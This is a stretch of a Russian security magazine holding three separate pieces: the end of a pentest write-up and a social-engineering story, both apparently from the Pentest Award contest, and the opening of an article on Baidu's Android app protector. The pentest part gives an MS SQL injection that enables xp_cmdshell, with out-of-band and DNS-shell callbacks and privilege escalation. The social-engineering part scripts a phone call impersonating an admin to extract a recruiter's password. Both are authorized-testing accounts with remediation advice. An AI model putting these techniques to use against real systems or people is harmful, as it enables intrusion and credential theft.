Однако я опустил один момент: перед тем как сообщать об уязвимости, мы спарсили все учетные данные пользователей (для проектных целей и дальнейшего тестирования), которые хранились в открытом виде прямо в разметке HTML. Естественно, среди них были и учетки администраторов.



Кусочек списка пользователей




Пароль


Полученные учетки мы применили на других ресурсах компании, половина пользователей действительно существовала, но пароли давным-давно сменены.


Спустя две недели работы над остальным скоупом я параллельно занимался разведкой и работой с вебом. В какой-то момент я взял наш прошлый хост — `*.smth.smth.companyname.com`, закинул на перебор в gobuster и... вуаля! Нашелся тот же самый ресурс, но уже с другим алиасом — пусть он будет называться `vulnerable.smth.smth.companyname.com`.

Здесь уже не было дефолтных учетных данных админа, как раньше, поэтому нам и пригодилась учетка администратора из дампа ресурса `web1.smth.smth.companyname.com`.


Получаем доступ, ковыряем приложение и находим возможности для самых разных SQL-инъекций. Нам удалось реализовать error-based SQLi, blind (time-based) SQLi, а также мы могли читать локальные файлы с помощью встроенной функции MS SQL — `OpenRowset` (она позволяет обращаться к локальным файлам).








Это было вечером, а к поздней ночи я докрутил инъекцию в MS SQL до Out-of-Band.



Полезная нагрузка для эксплуатации OOB

В принципе, ничего сверхъестественного: в одну строчку назначаем произвольную переменную, присваиваем переменной hostname удаленного сервера, с помощью функции `exec` отправляем на исполнение. Пришлось немного пошаманить с hostname, скорее всего, WAF блокировал запросы к `**.oastify.com`. Но с помощью нехитрых манипуляций — разделения FQDN на части и конкатенации строк — мне удалось получить отстук на удаленный сервер.




Но из-за этого возникло несколько проблем:


- нужно было каким-то образом дать права на использование функции `xp_cmdshell` (RCE by design);
- весь TCP-трафик урезался, и приходили только DNS-запросы, которые, соответственно, используют UDP.

В целом с первым вопросом мы разобрались довольно быстро: с помощью БД master перенастроили использование `xp_cmdshell` (насколько помню, у нас была сервисная учетка `sa`, у которой по дефолту есть права для использования БД master):

```
use master; sp_configure 'xp_cmdshell', '1'; RECONFIGURE
```




Реконфиг прошел успешно, теперь мы можем удаленно исполнять код.




Теперь осталось решить вопрос с получением сессии и закреплением. Динамический реверс-шелл, к сожалению, получить не удалось из-за отсутствия обратной связи по TCP. Поэтому мы обратились за помощью к нашему небезызвестному коллеге и товарищу s0i37. Очень пригодилась его статья про способы передачи файлов через DNS, а также сами клиент и сервер для DNS-шелла.


Осталось понять, каким образом мы можем передать VBS-клиент на веб-сервер. Поразмыслив, мы нашли только один вариант — закодировать скрипт в Base64 и построчно передать в файл через Burp Intruder, а потом с помощью certutil декодировать файл и получить рабочий DNS-клиент.



Построчная передача файла




Декодируем клиент DNS на сервере




Фрагмент декодированного клиента


Мы получили сессию с помощью DNS-шелла и по наводке наших инфраструктурщиков проверили сетевой доступ со скомпрометированной машины до дата-центра. Взаимодействие по SMB открыто.



Дело за малым — осталось локально повысить привилегии и передать машину коллегам — специалистам по тестированию внутренней инфраструктуры.

В локальном повышении нам поможет включенная `SeImpersonatePrivilege`. Берем эксплоит из семейства «картошек» или PrintSpoofer, повышаем привилегии и передаем машинку коллегам.





Полная схема пробива веб-приложения

ВЫВОДЫ

Вот как в итоге выглядит цепочка уязвимостей:

1. Использование словарных паролей.
2. Небезопасное хранение паролей.
3. Error-based SQL-инъекция.
4. Включенная привилегия `SeImpersonatePrivilege` у сервисной учетной записи.

Заказчику мы выдали следующие рекомендации:

- Настроить парольную политику. Например, использовать сгенерированные случайным образом пароли, состоящие из 12 или более символов и содержащие цифры, буквы разных регистров и спецсимволы.
- Отказаться от хранения паролей сотрудников в разметке HTML, использовать менеджеры паролей.
- Использовать параметризованные запросы к СУБД и экранировать пользовательский ввод данных.
- Отключить привилегию `SeImpersonatePrivilege` у сервисных учетных записей.

ПО ЗАВЕТАМ МИТНИКА

Как я заколебал всех, но все же получил пароль

Это было в разгар ковида. Я тогда работал в одной IT-компании, где помогал непрерывно улучшать систему безопасности. Приближались учения по социнженерии. Я сидел и думал над текстом для очередного фишингового письма, и тут мне в голову пришла шальная мысль: «Не сделать ли что-то повеселее? Например, через звонок попробовать узнать пароль от учетки». Спойлер: успешно получилось.

S3n_q

Pentest Award

Этот текст получил третье место на премии Pentest Award 2024 в категории «Ловись рыбка». Это соревнование ежегодно проводится компанией Awillix.

Решив идти по стопам Кевина Митника, я принялся размышлять. Нужно было определить для себя несколько вещей:

1. Как атакуем?
2. Кого атакуем?
3. Какую дополнительную инфу собираем?
4. Как оцениваем успешность атаки?

И если с последним пунктом нет проблем (пароль или получен, или нет), то над остальными следовало подумать.

Ах да, важное ограничение, которое я себе задал, — вся информация должна быть собрана через внешние источники. Мы же хотим максимально приблизиться к тому, как будет вести себя злоумышленник, верно?

ДЕЛАЙ РАЗ — КАК АТАКУЕМ?

Раз следуем заветам Митника, пускай это будет звонок сотруднику, информация о котором есть в открытых источниках. Попросим его дать пароль от учетной записи.

Кому из компании могут дать пароль? Админам и безопасникам. Представляться безопасником я не могу по простой причине...

Остаются только админы, причем они должны и правда быть в компании, так как пользователь у нас образованный и на любого Ивана Васильевича не поведется.

Значит, нужно будет еще ответить на вопрос «Как узнать данные админа?».

Чтобы админ позвонил, нужен повод, и это мы обеспечим сами! Отлично подойдет любое подозрительное письмо, которое мы же и отправим.

Получается вот такая цепочка действий:

1. Узнаём информацию от секретаря.
2. Высылаем подозрительное письмо.
3. Звоним человеку, представляемся админом.
4. Пугаем тем, что в письме был стилер и надо поменять пароль.

И это все подводит нас к следующему вопросу: «Кого будем атаковать?»

ДЕЛАЙ ДВА — КОГО АТАКУЕМ?

Логично предположить, что в зоне риска находятся те, про кого есть инфа в открытом доступе. Публиковать свою почту в открытом доступе могут только некоторые категории сотрудников: продажники, секретари и рекрутеры. В качестве цели я выбрал рекрутеров.


Также нам нужно будет найти системного администратора из компании или кого-то из техотдела.

РЕКРУТЕР


Найти адреса рекрутеров легко. Смотрим следующие ресурсы:

- Сайт для поиска работы: `career.habr.com/companies/`[redacted]
- Группа «Вконтакте»: `vk.com/`[redacted]`.`[redacted]
- Официальный сайт: [redacted]`.team/`
- Google.com

На «Хабр Карьере» удалось найти всех рекрутеров и получить их имена и должности. Больше всего информации было у Марии и Дианы.



На официальном сайте находим адреса телефонов секретарей (пригодится позже) в трех разных отделениях компании и ссылку на официальную группу «Вконтакте». Через группу удалось выйти на еще один сайт компании, где перечислены все вакансии. Для одной из вакансий в качестве контактного лица указана Мария. В данных для связи был Telegram.



Я продолжил искать информацию о Марии и напал на золотую жилу — ее полную контактную информацию.

https://ne.orabote.net › feedback › show

Отзыв о работодателе [redacted] - Россия

2 янв. 2018 г. — Контакты Ведущего специалиста по персоналу [redacted] Мария +7(495)[redacted] доб.[redacted]; А[redacted]a.ME@[redacted]; м. Тульская (...

Рейтинг: 3,4 · Автор рецензии: Илья аит г. Москва

Рабочий телефон, почта, Telegram (где указан сотовый), название вакансии — достаточно для формирования атаки. Настала очередь админа.

АДМИН


К счастью, тут все попроще, и для поиска нужно было только два ресурса:


- `linkedin.com/company/`[redacted]
- Яндекс

Мою компанию удалось найти в LinkedIn, и в списке сотрудников значился ведущий системный администратор. Также среди подписчиков нашелся некий Роман, который неожиданно пригодился позже.

Roman [redacted] • 3-й и выше
Руководитель ОТО – [redacted]
Россия

У LinkedIn есть особенность: имена сотрудников могут не отображаться. Поэтому, чтобы узнать имя и фамилию админа, пришлось поискать по картинке.





Много информации не надо, достаточно фамилии и имени, чтобы представиться. Существует несколько рисков:

1. Рекрутер может знать админа лично, если она работает в гибридном или офисном режиме.
2. Данные на LinkedIn старые, и админ может уже не работать в компании.

Чтобы понять, насколько риски соответствуют действительности, мне не пришло на ум ничего лучше, кроме как позвонить в компанию и поболтать.

ДЕЛАЙ ТРИ — СБОР ИНФОРМАЦИИ

Данные из интернета никогда не помешает актуализировать. Вдруг админ вообще уже уволился? Рекрутер вряд ли уволена, вакансии публикуются небесплатно, и там сразу обновили бы адрес.

Звонить будем секретарю от имени какой-нибудь компании-интегратора, чтобы впарить чудесные серверы и программы. Плюс попробуем разболтать секретаря, вдруг узнаем что-нибудь еще о компании.

Позвонив в компанию и представившись менеджером по продажам ООО «ИТ-Софт-сервис», я спросил у секретаря, работает ли сейчас у них Дмитрий С., ведущий системный администратор, так как на его рабочий номер я не могу дозвониться. Секретарь спросила, как меня зовут и ~~какого хре~~ с какой целью я спрашиваю про Дмитрия.

Представившись и рассказав всю свою историю, я сказал, что в базе данных Дмитрий у нас указан контактным лицом, поэтому я о нем и спрашиваю. Если вдруг он уволился, то я с радостью бы пообщался с другим админом. Секретарь раскрыла карты и сказала, что **Дмитрий действительно уже не работает в компании**, но упорно не хотела выдать кого-то, с кем можно пообщаться вместо него.

Тогда я стал ей рассказывать, какие у нас чудо-серверы, а еще у нас есть классные мессенджеры для корпоративного общения. В итоге, выслушав, что им мессенджеры не нужны, так как мессенджер у них есть, я спросил, каким они пользуются, и узнал, что это «Тимс» (**Microsoft Teams**). Интересная информация!

Потом я чуть снизил напор и спросил, кому можно направить письмо, если отсылать предложение об услугах. Как оказалось, письмо можно направить секретарю и указать, что оно будет для Романа, который, как оказалось, руководитель ОТО. Роман оказался тот самый, что был среди контактов у Дмитрия.

Доставая бедного секретаря дальше, я пытался выведать режим работы Романа, чтобы прийти лично и поговорить о треклятых серверах. Мне сказали, что надо договариваться лично с ним, так как он **редко появляется в офисе**, и попросили присылать всю инфу на почту, чтобы Роман сам решил, стоит назначать встречу или нет.

Я решил, что с бедного секретаря хватит, и вежливо попрощался. Секретарь, облегченно вздохнув, повесила трубку.


Подытожим:

- Дмитрий уволился, поэтому представляемся Романом.
- Роман работает удаленно или гибридно, поэтому маловероятно, что они могут быть знакомы с рекрутером (будем рисковать).
- В качестве корпоративного мессенджера используется Microsoft Teams.

ХВАТИТ ДЕЛАТЬ — ПОРА АТАКОВАТЬ!

Нам удалось собрать достаточно информации, и теперь можно атаковать ничего не подозревающего рекрутера.

Первый шаг — отправляем письмо с файлом, который невозможно открыть. Текст письма написан так, будто мы уже общались с Марией насчет этой вакансии.



Вордовский файл не открывается, да...

Microsoft Word


К сожалению не удается открыть файл Резюме Руководитель проекта.docx из-за проблем с его содержимым.

OK | Сведения >>>

Это было сделано для двух целей:

1. Мы все же за безопасность, и хотелось узнать, сообщит ли кому-то Мария, что ей пришел подозрительный файл (спойлер: нет).
2. В подписи к письму может быть дополнительная информация. Если вдруг эта атака не удастся, то можно будет использовать это в другом сценарии.

Отправив письмо днем, я получил ответ только на следующее утро.



Ну что, отправляем второе письмо и готовимся к звонку.

Стоит ли говорить о том, что этот файл тоже не открывается.

Считаем, что дня после отправки файла достаточно для того, чтобы открыть его, поэтому на следующий день звоню с сотового телефона на рабочий Марии и представляюсь Романом:

> *Мария, привет! Это Роман [redacted] из ОТО.*

Вхожу в доверие и извиняюсь за то, что звоню на рабочий, а не в мессенджер:

> *Извини, что звоню на сотовый, Teams целый день глючит, не могу никого набрать.*

Спрашиваю у нее, не открывала ли она какие-нибудь странные файлы:

> *Подскажи, ты за последний день не открывала какие нибудь файлы подозрительные? Скачанные или из почты, например.*

Она говорит, что вчера и сегодня открывала письмо с резюме, но у нее не открылось, а недавно она еще один файл открыла с PDF, который тоже выдал ошибку при открытии.

Я начинаю объяснять причину своего звонка — сработало предупреждение на сервере:

> *Я вот по какой причине звоню — Дима то ушел, и я пока некоторые его обязанности взял на себя и поэтому смотрю за системой безопасности. И у меня тут сработало предупреждение, что у тебя какая то странная активность идет.*

Она говорит, что ей кажется, будто ее компьютер медленнее работает, а то и вообще тормозит.

Я начинаю запугивать: спрашивать, не появилось ли странных файлов на рабочем столе, вдруг это шифровальщик начинает работать...

> *Проверь, пожалуйста, рабочий стол, нет ли там новых файлов или заставки с требованием заплатить денег за расшифровку. Иногда вирусы могут зашифровать компьютер или сеть, а потом вымогать деньги.*

Она делает это, а потом говорит, что рабочий стол обычный — нет новых файлов и обои стандартные.

Я радуюсь этому и прошу открыть диспетчер задач, чтобы проверить, нет ли там одного подозрительного файла, потому что был похожий случай:

> *Это хорошо. Слушай, а посмотри еще, пожалуйста, диспетчер задач. Там может быть файл svchost.exe. У нас был один случай, когда этот вирус на компе обнаружили. Вот как это можно сделать...*

Мария смотрит диспетчер задач и с ужасом обнаруживает, что файлов `svchost.exe` на самом деле полно. Начинаю нагнетать ужас и говорю, что на самом деле все еще хуже:

> *Блин, это плохо. В общем, этот вирус записывает все твои нажатия, снимает экран, сохраняет пароли из браузера и системы, поэтому этих файлов так много.*

Рекрутер пугается и начинает оправдываться, что так и думала, что с файлами что-то не так. Предлагаю свою помощь и говорю, как будем действовать:


> *Не переживай, такое с каждым может случиться. Смотри, как поступим сейчас: тебе надо будет выключить компьютер, чтобы вирус ничего больше не собирал. Я отправлю кого нибудь к тебе, чтобы забрали компьютер и разобрались, как лечить. Пока надо будет поменять пароль. Если ты его будешь менять, то вирус увидит все и нам это не поможет. Давай сделаем так — чтобы тебе было проще запоминать, я могу сейчас на сервере заменить твой пароль точно таким же, но просто добавлю в конце единицу.*

Несколько секунд ожидания, и Мария спрашивает, как долго будет происходить смена пароля и как долго будут лечить комп. Говорю, что постараемся сделать все как можно быстрее. После этого мне диктуют пароль.

Говорю, что в скором времени еще раз наберу, и вежливо прощаюсь.

После этого пытаюсь зайти в веб-почту с помощью того пароля, который продиктовала Мария.

Пара секунд загрузки, и успех — я попадаю в ее почту.



Пароль получен, цель достигнута. Что дальше?

ДЕЛАЕМ, ЧТОБЫ ТАКОГО БОЛЬШЕ НЕ БЫЛО

После разбора полетов и оценки успешности атаки начинаем созваниваться с Марией и настоящим Романом [redacted] для разговора и объяснения того, что произошло. На встрече я спросил у Марии, не передавала ли она кому-то пароль, и она уверенно сказала, что передавала, но только Роману. Тот очень удивился и сказал, что никому не звонил и пароль, естественно, не просил.

После паузы Маша произнесла одно слово — БЛ[redacted].

Есть множество рисков и потенциальных ситуаций, когда эта атака могла не дать результата: Мария могла знать Романа, продиктовать полностью новый пароль, сообщить его напрямую Роману в мессенджере или по его настоящему телефону. Тем не менее атака удалась.

Мы задались вопросом, что нужно, чтобы такого больше не повторилось. Вот что сделали по итогам:

1. Провели разговор со всеми рекрутерами.
2. Актуализовали внутренний курс по информационной безопасности.
3. Сделали рассылку, где говорилось о том, что в случае подозрений лучше звонить в отдел ИБ.
4. Поставили учения по социнженерии наряду с фишингом.
5. Стали рассматриваться варианты двухфакторной аутентификации.

Все было учтено и выполнено. Мы думали, что такого снова не должно было случиться. Следующие учения показали, что все не так хорошо, как мы думали...

ОТЛОМ БАЙДЫ

Как устроена защита Android-приложений Baidu

MBK

Бытует мнение, что защитные механизмы для Android-приложений слабы и легко обходятся, однако реальность оказывается гораздо сложнее. На рынке существует множество коммерческих протекторов, способных защитить код от взлома, и Baidu — один из них. Давай подробно разберем внутреннюю архитектуру и устройство этого навороченного мобильного протектора.

WARNING

Статья написана в исследовательских целях, имеет ознакомительный характер и предназначена для специалистов по безопасности. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Использование или распространение ПО без лицензии производителя может преследоваться по закону.

Если ты регулярно читаешь «Хакер», у тебя могло сложиться впечатление, будто всякие хитрые протекторы, использующие обфускацию с шифрованием кода, виртуализацию и прочие страшные антихакерские приемы, существуют только для десктопных защит (типа Themida, WMProtect и им подобных). А мобильные, в частности андроидовские, приложения практически беззащитны, в связи с чем ломаются легко и приятно, даже без помощи отладчика в статике.

